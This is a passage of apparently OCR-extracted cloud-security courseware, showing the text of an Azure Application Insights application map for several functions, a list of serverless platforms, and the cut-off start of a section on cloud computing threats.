


func-green - Application map
Application Insights - Last 24 hours - func-green
Search (Ctrl+/)
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Investigate
Application map
Smart Detection
Live Metrics Stream
Metrics
Search
Availability
Failures
Performance
Servers
Browser
Troubleshooting guides (previe...
Workbooks
Usage
Time range = Last 24 hours
Feedback
Learn more
Refresh
Update map components
1 instance 2% 108 ms 18K calls
func-green
43.3 ms 17K calls
267.4 ms | 100% 288 calls
45.3 ms 17K calls
1 instance 137.2 ms 35K calls
func-yellow
57.7 ms 17K calls
55 ms | 29.1% 17K calls
1 instance <1% 86.6 ms 36K calls
func-red
5.6 ms 17K calls
funcred8fe5
AZURE QUEUE
appmaplega...bsites.net
HTTP
servicebus...| outqueue
AZURE SERVICE BUS
3 instances 108.7 ms 35K calls
func-orange
52.8 ms 17K calls
appmaplega...bsites.net
HTTP

Figure 19.30: Kubernetes of Docker


- AWS Lambda (*https://aws.amazon.com*)
- Google Cloud Functions (*https://cloud.google.com*)
- IBM Cloud Functions (*https://www.ibm.com*)
- AWS Fargate (*https://aws.amazon.com*)
- Alibaba Cloud Function Compute (*https://www.alibabacloud.com*)



LO#04: Explain Cloud Computing Threats

Cloud Computing Threats

Most organizations adopt cloud technology because it reduces the cost via optimized and efficient computing. Robust cloud technology offers different types of services to end-users; however, many 